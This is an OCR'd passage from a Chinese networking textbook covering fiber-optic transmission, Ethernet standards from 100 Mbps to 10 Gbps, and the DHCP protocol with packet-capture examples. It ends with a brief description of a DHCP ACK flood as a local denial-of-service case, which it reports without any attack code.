


图 3.7　不同波长的光在光纤中的传输衰减特性

光纤通信使用两类光源：发光二极管（Light-Emitting Diode，LED）和激光二极管（Laser Diode，LD）。它们的主要差别在于发光的强度、波长、光谱纯度，以及可调制的最大速率。LED 的发光强度正比于输入电流，当输入电流为 50mA 时，发光强度约几 mW。LED 发射的光谱带宽较大，它的幅度调制频率范围为 1kHz～100MHz，常用于局域网和遥控器等，在多模光纤局域网中使用 0.85μm 波长的红外 LED。LD 的发光强度比 LED 大几个数量级，有些 LD 的工作截止频率可达 11Gbps，发射的光谱较窄，可以将多个不同波长的 LD 的发射光注入同一根光纤，实现波分多路复用 WDM。LD 的发光强度受温度和注入电流影响较大，控制电路较复杂，常用于长距离大容量光纤通信等。光纤通信的接收端利用 PIN 光/电二极管将光信号转换为电信号。在同一个光纤链路中，不同工作波长和模式的光纤网络接口设备不能混用。

图 3.8 所示为 3 种不同类型的光缆连接器。SC（Subscriber Channel）光缆连接器常用于网络交换机中，采用推拉式固定方法，拔插较方便。ST（Straight-tip）光缆连接器用于将光缆连接到跳线设备上，采用卡式固定方法，比 SC 更可靠。MT-RJ 光缆连接器，RX 接收端与 TX 发送端固定在一起。还有 LC 光纤连接器等多种不同规格，适用于不同的应用场合。

光纤通信的优点为：高带宽，目前使用的波分多路复用光纤通信技术，能以 1600Gbps 的速率传输数据；信号衰减小，无中继距离可达 50km 以上；无电磁干扰；光纤的抗腐蚀能力比铜缆更强；重量轻；不易被窃听。光纤通信的缺点为安装和维护较困难，要使用专门的连接工具和设备。一般用于通信距离大于双绞线的传输距离的网络链路中。




图 3.8　3 种不同类型的光缆连接器

3. 利用单模光纤的波分多路复用传输

上述利用两根单模光纤传输以太网基带信号的方案，适用于传输距离 3～10km 以内的园区网主干线，其缺点是对光纤的利用率较低。波分多路复用传输（Wave-Division Multiplexing，WDM）利用光纤中同时传输不同波长的光，构成多个不同光信道的方式，可以大大提高光纤的利用率。WDM 分为粗波分多路复用 CWDM 和密集波分多路复用 DWDM 两大类。

当前成熟和廉价的 CWDM 可在一根单模光纤中传输 1310nm、1510nm 或 1550nm 波长的光，构成 3 个单向或双向的信道，例如在 EPON 以太网无源光纤网络中的应用。在长距离单模光纤主干传输网中可使用 DWDM，将波长 1530～1560nm 范围内的光谱分为数十个信道，每个光信道的光谱宽度仅为 0.8～2nm，并与 EDFA 掺铒光纤放大器配合使用，可极大地提高光纤中的光信道数量和传输距离。

4. 利用 SDH 数据通信网络传输

在构建一个传输距离为数十至数百公里的省域或城域高速以太网时，可利用同步数据网 SDH 提供的时分多路复用的数据传输信道，来实现多个以太局域网之间的远程点对点的高速率传输。这种方案的优缺点的介绍，参看第 2.4 节基于 SDH 的多业务传输平台 MSTP 在互联网中的应用。

3.1.4　IEEE 802.3u 快速以太网

为了提高以太网的传输速率，以太网的标准进行了一些改进，其中包括交换式的以太网和全双工的以太网技术。在全双工交换式以太网中，不再使用 CSMA/CD 的媒体访问方法。每台工作站通过两对双绞线直接连接到交换机，交换机的每个端口都有缓存器，信号的发送和接收可以同时进行，不会产生信号的冲突，不再需要载波侦听和冲突检测。但是为了保持不同速率以太网的兼容性，仍然保留 MAC 层的功能。

1995 年制定的 IEEE 802.3u 标准使以太网可以工作在 100Mbps 的传输速率，被称为 FE 快速以太网。为了与已有的 10Mbps 标准以太网相互兼容，快速以太网采用了相同的帧格式、接口和通信规程。CSMA/CD 的媒体访问控制策略对线缆上的往返传输延迟与帧发送时间之比很敏感，为了获得好的运行效果，这一比值应当保持很小。因此，最小帧长的发送时间应当大于信号在电缆上的往返传播延迟时间。当速率从 10Mbps 提高到 100Mbps 后，包的发送时间减小了 10 倍。为了在集线器的以太网上继续采用 CSMA/CD 的 MAC 协

议，最小帧长应当增加 10 倍为 640B。对于使用交换机的网络，不需要此限制。

表 3.3 为快速以太网的分类。其中 100Base-TX 使用两对 5 类非屏蔽双绞线或屏蔽双绞线，一对用于发送，一对用于接收数据。它支持全双工的数据传输。使用交换机组网时，信号在交换机的各端口间采用存储转发的模式，因此就不需要采用 CSAM/CD 的载波侦听和冲突检测。因此交换式的快速以太网的帧格式、最短和最大帧长，以及寻址方式等方面，与 10Mbps 以太网都是相同的。不同之处是在物理电路的信号编码采用了 4B/5B 的编码，线路速率 125Mbps，使用 MLT-3 的线路电平信号。符合 EIA586 的 5 类布线标准和 IBM 的 SPT 1 类布线标准。使用同 10Base-T 相同的 RJ-45 连接器。它的最大网段长度为 100m。

表 3.3 IEEE 802.3u 快速以太网

特性参数	100Base-T4	100Base-TX	100Base-FX
传输媒介	3，4，5 类双绞线，4 对线	5 类 UTP 双绞线，2 对线	单模或多模光纤，2 根光纤
最大网段长度	100m	100m	2000m(单模)
拓扑结构	星形	星形	点对点连接
线路编码	8B/6T 码	4B/5B，MLT-3	4B/5B，NRZ-1

100Base-FX 是使用光缆的快速以太网技术，可使用单模(9/125μm)和多模光纤(62.5/125μm)。在传输中使用 4B/5B 编码，信号速率为 125Mbps。使用光纤 ST、LC 或 SC 连接器。最大网段长度为 2000m 或更长至 10km，这与所使用的光纤类型和工作模式有关。支持全双工的数据传输。100Base-FX 适合于有电气干扰的环境、较大传输距离或保密环境等情况下的应用。

100Base-T4 是可使用 3、4、5 类无屏蔽双绞线或屏蔽双绞线的快速以太网技术。使用 4 对双绞线，3 对用于并行传送数据，1 对用于检测冲突信号。线路中使用 8B/6T 编码，信号速率为 25Mbps。符合 EIA586 结构化布线标准。使用同 10Base-T 相同的 RJ-45 连接器。最大网段长度为 100m。目前较少使用。

自动协商模式(Auto Negotiation Mode)在 IEEE 802.3u Fast Ethernet 规范中有详细的说明。具有自动协商模式的集线器和网卡在上电后会定时发“快速链路脉冲(FLP)”序列，该序列包含有半双工、全双工、10M、100M、TX 的信息，对方检测相应的信息，并自动调节到双方均能接受的最佳模式上。这样，可以保证双方能以可接受的最佳速率连接。可简化局域网的管理。

3.1.5 IEEE 802.3z 千兆以太网

IEEE 802.3z 千兆以太网(Giga bit Ethernet，GE)的标准于 1998 年制定，将快速以太网的帧速率提高了 10 倍，但是保持以太帧的结构不变。其目标是定义出新的物理层协议，以保持帧结构和访问规程与 10Mbps IEEE 802.3 的兼容。

全双工模式：千兆位以太网主要采用全双工模式通信，用于交换机与交换机、交换机与工作站的连接。每个交换机的端口都用缓存器将数据存储，然后等线路空闲时转发出去，不会产生冲突。因此传输的最大距离仅受限制于信号在线缆中的传输衰减。因此 GE 以太网

在校园网和城域网中得到广泛应用。

半双工操作模式：用于使用中继器(Repeater)和载波侦听多路访问和冲突检测(CSMA/CD)访问技术的共享连接，这种工作模式已很少使用。

表 3.4 为 IEEE 802.3z 千兆以太网的类型。1000Base-CX 是一种基于铜缆的标准，使用 8B/10B 线路编码解码方式，使用屏蔽双绞线，最大传输距离为 25m，可用于网络机房内的设备间互连。1000Base-LX 使用 1300nm 波长光源，单模光纤，使用 8B/10B 线路编解码方式，最大传输距离为 3000m。当使用多模光纤时，用 8B/10B 编码解码方式，传输距离为 300～550m。1000Base-SX 使用 780nm 短波长光源，用 8B/10B 编解码方式，使用多模光缆，最大传输距离为 500m。1000Base-T 使用无屏蔽双绞线传输介质，使用 1000Base-T Copper PHY 编解码方式，传输距离为 100m。

表 3.4　IEEE 802.3z 千兆以太网

特性参数	1000Base-SX	1000Base-LX	1000Base-CX	1000Base-T
传输媒介	2 根多模光纤 短波长光	2 根单模光纤 长波长激光	屏蔽双绞线 2 对	5 类非屏蔽双绞线 4 对线
最大网段长度	550m	3000m	25m	100m
拓扑结构	星形	星形	星形	星形
线路编码	8B/10B，NRZ	8B/10B，NRZ	8B/10B，NRZ	4D-PAM5

3.1.6　IEEE 802.3ae 十千兆以太网

IEEE 制定了十千兆以太网 10GE 的标准，称为 IEEE 802.3ae。其设计目标是帧速率为 10Gbps；与标准以太网、快速以太网和千兆以太网兼容；使用同样的 48 位 MAC 地址；使用同样的以太帧结构；保持同样的最小和最大帧长；可以将现有 LAN 连接到城域网 MAN 和广域网 WAN。

十千兆以太网只用全双工模式通信，不使用 CSMA/CD 的媒体访问方式，一般使用单模光纤传输，广泛用于城域网和校园网的主干。有 3 种类型：10GBase-S、10GBase-L、10GBase-E，如表 3.5 所示。

表 3.5　10Gbps 以太网的类型

特性参数	10GBase-S	10GBase-L	10GBase-E
传输媒体	波长 850nm，多模光纤	波长 1310nm，单模光纤	波长 1550nm，单模光纤
最大长度	300 m	10km	40km

由于 10GE、GE 千兆以太网采用了与 10Base-T 和 100Base-T 完全相同的以太帧结构(见图 3.2)，差别只是帧的速率、物理层的传输媒介(双绞线、光纤或同轴电缆)、电或光脉冲的信道编码等方面，因而这些不同速率的以太帧能够在同一个网络中混合传输，不需要改变原有网络的拓扑结构。由于每个以太帧在网络中是独立传输的，且长度不同(64～1518B)，当交换机或接收机的以太网卡收到一个以太帧后，从帧的前导符的频率可识别出该帧的速率，然后自动将接收网卡的时钟与接收帧同步，从而正确读取该以太帧的数据。以太网卡的

速率可向下兼容，例如一个 GE 以太网卡，可自动与收到的千兆、百兆和十兆 bps 的以太帧同步，但是不能接收读取 10GE 的以太帧。

综上所述，不同速率的全双工以太网可以共同组网，通过交换机存储和转发实现不同网段的帧速率的自动协商识别和转换。图 3.9 给出了典型的交换式全双工以太网的示意。一台 1Gbps 或 10Gbps 的以太网主干交换机为 Web 服务器、管理服务器和各局域网之间提供高速主干连接，每个支路交换机支持 1Gbps 链路和 100Mbps 以及 10Mbps 链路的连接。在以太网卡中利用收到帧中的前导符来自动识别该帧的标称速率，并与其同步。




图 3.9　不同速率的交换式以太网的组网示意

3.2　动态主机配置协议 DHCP 及其安全

一台计算机可能有多个网络接口，例如，一个有线以太网接口和一个 IEEE 802.11 无线网接口等。在一个以太网接口上需要的 IP 地址参数，包括本接口的 IP 地址、子网掩码、默认网关的 IP 地址、域名服务器 DNS 的 IP 地址等。动态主机配置协议(Dynamic Host Configuration Protocol，DHCP)用于对主机的以太网接口提供动态的或静态的网络地址参数配置。当一台主机首次接入以太网或者重新申请 IP 参数配置时，只知道本机网卡的 MAC 地址，其余皆无，就向本网内的 DHCP 服务器申请获得本接口的上述 IP 地址参数。

动态主机配置协议 DHCP 采用客户机/服务器构架，见图 1.5(a)。每个以太网内设一个 DHCP 服务器，客户端装在网络计算机上。DHCP 服务器内有两个数据库：第一个数据库是将以太网内某些主机的 MAC 物理地址静态地绑定到指定的 IP 地址上(通过手动设置)。第二个数据库保存对网内主机的 MAC 地址动态分配的 IP 地址。当一个 DHCP 客户机给服务器发送请求时，服务器先检查其静态数据库，如果在静态数据库中存在所请求的 MAC 物理地址的记录，那么就向客户机返回已分配给它的固定 IP 地址参数。如果静态和动态数据库中都没有该 MAC 地址的记录，DHCP 服务器就自动地从备用 IP 地址池中选择一个，连同其他参数一起发给该客户机，并将此记录添加到动态数据库中。这种临时分配的 IP 地址是有租用期限制的，当租用期满后，客户机需要重新发出申请。DHCP 的客户端口是 68，服务器端口是 67。

在中小型以太网(如家庭网络等)中常将 DHCP 服务器与网关等设置在同一个网络设备中。

3.2.1　DHCP 协议的工作过程

第 1 步：当一台计算机初次接入以太网时，或者在“命令提示符”界面下输入命令 ipconfig /renew 重置本机 IP 参数(第 7.1 节的介绍)，此时作为 DHCP 客户端的本机只有自己网卡的 MAC 地址，没有 IP 地址。它就产生一个应用层的 Bootstrap 协议的数据包，封装在传输层的 UDP 包中，此 UDP 包再封装到 IP 包中，此 IP 包再封装到以太帧中广播发送到以太网上。DHCP 帧的封装结构按帧头部顺序表示为 eth:ip:udp:bootp。

参看图 3.10 所示案例中的 1 号包。在初次发送的 DHCP 请求中，以太帧的源物理地址是本机的 MAC 地址(已知)，目的物理地址是以太网的广播地址 ff:ff:ff:ff:ff:ff。IP 包的源 IP 地址是 0.0.0.0，目的 IP 地址是互联网广播地址 255.255.255.255。UDP 包的源端口号 68(bootpc 客户)，目的端口号 67(bootps 服务器)，参看附录 A。并且给本次 DHCP request 请求交易指定一个 ID 号，本次交易 ID 号为 0xf4e626ab。本例的网络数据捕获分析方法参看第 7.1.5 节的介绍。

```
Filter: bootp                                    ▾ Expression...  Clear  Apply
No. .Time  Source       Destination        Protocol Info
  1 0.(    0.0.0.0      255.255.255.255    DHCP DHCP Request  - Transaction ID 0xf4e626ab
⊞ Frame 1 (349 bytes on wire, 349 bytes captured)
⊞ Ethernet II, Src: ViaNetwo_47:6e:a3 (00:12:7b:47:6e:a3), Dst: Broadcast (ff:ff:ff:ff
⊞ Internet Protocol, Src: 0.0.0.0 (0.0.0.0), Dst: 255.255.255.255 (255.255.255.255)
⊞ User Datagram Protocol, Src Port: bootpc (68), Dst Port: bootps (67)
⊞ Bootstrap Protocol
```

图 3.10　计算机初次接入以太网时自动发送的 DHCP 请求包

第 2 步：参看图 3.11 所示案例中的 2 号包。本地 DHCP 服务器收到广播 DHCP 请求后，就检查两个地址数据库，确定了分配给此客户机的 IP 参数后，生成 bootstrap 协议包，将其封装入 UDP 包(源端口 68，目的端口 67)，再封入 IP 包(源 IP 地址 192.168.0.1，目的 IP 地址 255.255.255.255)，再封装入以太帧中发送(源 MAC 地址 00:12:7b:47:6e:a3，目的 MAC 地址 ff:ff:ff:ff:ff:ff)。同时还必须注明：这是对交易 ID 号 0xf4e626ab 的应答。

```
No. .Time  Source       Destination        Protocol Info
  1 0.(    0.0.0.0      255.255.255.255    DHCP DHCP Request  - Transaction ID 0xf4e626ab
  2 0.(    192.168.0.1  255.255.255.255    DHCP DHCP ACK      - Transaction ID 0xf4e626ab
⊞ Frame 2 (342 bytes on wire, 342 bytes captured)
⊞ Ethernet II, Src: D-Link_0e:a1:74 (00:15:e9:0e:a1:74), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
⊞ Internet Protocol, Src: 192.168.0.1 (192.168.0.1), Dst: 255.255.255.255 (255.255.255.255)
⊞ User Datagram Protocol, Src Port: bootps (67), Dst Port: bootpc (68)
⊞ Bootstrap Protocol
```

图 3.11　DHCP 服务器将分配的 IP 地址参数组发给客户机

在 DHCP 服务器发给客户机的 Bootstrap 包中含有丰富的网络配置信息，主要有分配给客户机的 IP 地址及其租用期；子网掩码；DHCP 服务器的 IP 地址；本地出口网关或路由器的 IP 地址；本地域名服务器的 IP 地址等。客户机收到后就将这些参数配置到自己的网络地址参数中，成为局域网中的正式成员，就可以访问互联网了。

DHCP 服务器提供给客户机的 IP 地址参数组的租用期长短可根据局域网用户的流动性和 IP 地址资源状况而设置，短的租用期仅为 2 小时，长的租用期可设为 7 天，租用期结束后客户机需要向服务器重新提出申请。

查看本计算机的各网络接口 IP 参数组配置的方法是：在 Windows 界面上单击“开始”→“程序”→“附件”→“命令提示符”，然后输入命令 ipconfig /all。读者可捕获自己计算机端口的 DHCP 的数据，结合第 7.1.5 节的实例进行详细分析。

3.2.2　DHCP 协议的安全问题

正常工作情况下，DHCP 协议中当客户机用广播方式发送一个请求包(DHCP request)申请 IP 地址，而服务器也用广播方式返回一个应答包(DHCP ACK)，交易便结束。但是在 DHCP 服务端的应答进程容易受到病毒的恶意操控，例如，每当收到一个网络主机的 DHCP 广播请求后，服务器会突然广播发送大量的 DHCP ACK 响应包，而导致本地网络阵发性地阻塞。图 3.12 为以太网中 DHCP 服务器广播发送的异常大量的 DHCP ACK 数据包的案例，此例中 DHCP 服务器的 IP 地址是 222.19.237.65，交易 ID 号为 0xc3d96d8d。这是一种产生于本地以太网内的利用 DHCP 协议实施的 DoS 拒绝服务攻击案例。

